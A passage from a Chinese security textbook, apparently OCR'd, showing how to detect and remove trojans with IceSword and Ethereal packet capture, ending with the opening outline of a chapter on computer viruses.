


图 9.68 查看注册表

9.8.4 用冰刃查看文件

文件操作与资源管理器类似，但只提供文件删除和复制的功能。其特点还是防止文件隐藏，同时可以修改已打开的文件（通过复制功能，将复制的目标文件指定为已打开的文件即可），如图 9.69 所示。




图 9.69 查看文件

9.8.5 用冰刃查看启动组

查看注册表以下两个键值：

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

启动组列表，如图 9.70 所示。




图 9.70 启动组

9.8.6 用冰刃查看系统服务

用于查看系统中隐藏的或未隐藏的服务，隐藏的服务以红色显示，注意在操作时可能有的服务耗时较长，请手动刷新几次，如图 9.71 所示。




图 9.71 查看系统服务

9.8.7 利用冰刃查找木马实战

打开冰刃，在窗口左侧单击“进程”按钮，查看系统当前进程即可看出隐藏的可疑进程，如图

9.72 所示，而使用系统自带的任务管理器是看不到这些进程的。注意，冰刃默认使用红色显示系统内隐藏程序，但若在内核模块处显示多处红色项目，则并不意味着都是病毒，需要做进一步的技术分析及处理。




图 9.72 查找可疑进程

单击窗口左侧的“服务”按钮，查看系统服务，这时可以看到如图 9.73 所示的情况。




图 9.73 查看隐藏服务

冰刃提供查看/编辑注册表功能。单击窗口左侧的“注册表”标签，然后依次展开[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]项，如图 9.74 所示。




图 9.74 找到注册表项

单击“查看”标签下的“进程”按钮，在刚刚发现的隐藏进程上单击鼠标右键，选择“结束进程”命令。然后用冰刃删除那 3 个木马文件。最后还要删除多余的服务项。清理完成之后，再使用杀毒软件重新杀一遍系统，确认没有其他木马。

至此，一个完整的木马查杀过程已经完成。

9.9 Ethereal：网络抓包工具

Ethereal 是一个开放源代码的网络分析系统，也是目前最好的开放源代码的网络协议分析器，支持 Linux 和 Windows 平台。Ethereal 起初由 Gerald Combs 开发，随后由一个 Ethereal 团队进行维护开发。它目前所提供的强大的协议分析功能完全可以与商业的网络分析系统相媲美。

9.9.1 Ethereal 使用介绍

Ethereal 使用十分简单，启动 Ethereal 以后，选择 Capature→Start 菜单命令 ，软件会自动开始抓包。当不希望继续抓包的时候，单击 Stop 按钮即可停止。已经完成的抓包数据会显示出来，如图 9.75 所示。




图 9.75 Ethereal 抓包结果

抓包设置可以参考图 9.76。

Ethereal 主要设置的选项包括：

- **Interface** 指定在哪个接口（网卡）上抓包。一般情况下都是单网卡，所以使用默认的就可以了。但如果有多个网卡，需要选择要抓包的网卡。
- **Limit each packet** 限制每个包的大小，默认为不限制。
- **Capture packets in promiscuous mode** 是否打开混杂模式。如果打开，抓取所有的数据包。一般情况下只需要监听本机收到或者发出的包，因此应该取消该选项。但如果要无限制抓包，则需要选中。




图 9.76 设置抓包选项

◆ **File** 如果需要将抓到的包写到文件中，在这里输入文件名称。

其他的项保持默认设置就可以了。

9.9.2 对木马的监测

利用 Ethereal 查看自己的计算机是否被种上木马，首先要抓取网络中的各个数据包，然后检查其是否可疑。往往通过查看各个数据包的发送频率和源、目的地址就可以很准确地判断其是否有问题。具体步骤如下：

step 1 首先发现自己的机器突然很慢，还伴随异常情况发生，则此时需要确认自己是否被种上了木马。

step 2 打开 Ethereal，开始抓包。抓包之前最好把本机需要进行网络流通的程序停止，以免给自己的判断造成混乱。

step 3 抓取一定时间的包之后，可以停止抓包，开始分析。第一个就要看抓取的包中什么包的发送速率异常地快。（这要依赖于使用者的经验，但一般来说，木马后门的数据量十分大，其包的条目往往都是整页整页地出现，还是比较好判断的。）

step 4 如果发现异常包，则初步判断其为木马，查看它在本机的发送端口。

step 5 知道端口之后，就可以利用如冰刃、Fport 等一系列工具来判断使用该端口的进程了。

如图 9.77 所示，是一个木马程序在一段时间内的包的情况。

从图 9.77 中可以看到，不断有包在本机（192.168.66.131）的 1115 端口和 1116 端口与远程主机（192.168.66.1）的 8000 端口之间传输，而且传输速率非常快，可以初步判断其为木马，然后再根据 1115 和 1116 端口来查看进程，如图 9.78 所示。




图 9.77 一个灰鸽子连接过程的包情况




图 9.78 查找可疑进程

在知道了木马具体的进程之后，按前面分析的进行处理即可。

9.10 小结

这一章对木马进行了一个全面的分析介绍，从其定义、分类、特征、功能等方面分别进行了说明，并列举了一些具体的例子来让说明更加生动。介绍完木马之后还给出了一些如何防范木马的方法，最后介绍了一些被广泛应用的防范木马的工具。

下一章将介绍病毒的基础知识，其中涉及早期计算机病毒的基本特征、蠕虫病毒、网页脚本病毒、即时通信病毒及网络钓鱼等，这些内容几乎涵盖了病毒的全部内容，为读者深入学习提供方便。

◆ ◆ ◆

第10章 病毒分析

本章包括

- ◆计算机病毒的基础知识
- ◆文件型病毒和引导型病毒
- ◆脚本病毒
- ◆红色代码
- ◆手机病毒
- ◆流氓软件
- ◆DOS病毒
- ◆蠕虫病毒
- ◆MSN性感鸡
- ◆冲击波与震荡波
- ◆网络钓鱼

在计算机病毒出现的初期，说到它的危害，往往注重于病毒对信息系统的直接破坏作用，比如格式化硬盘、删除文件数据等，并以此来区分恶性病毒和良性病毒。其实这些只是病毒劣迹的一部分，随着计算机应用的发展，人们深刻地认识到，病毒可能对整个计算机信息系统造成严重的破坏。

计算机病毒的主要危害有：

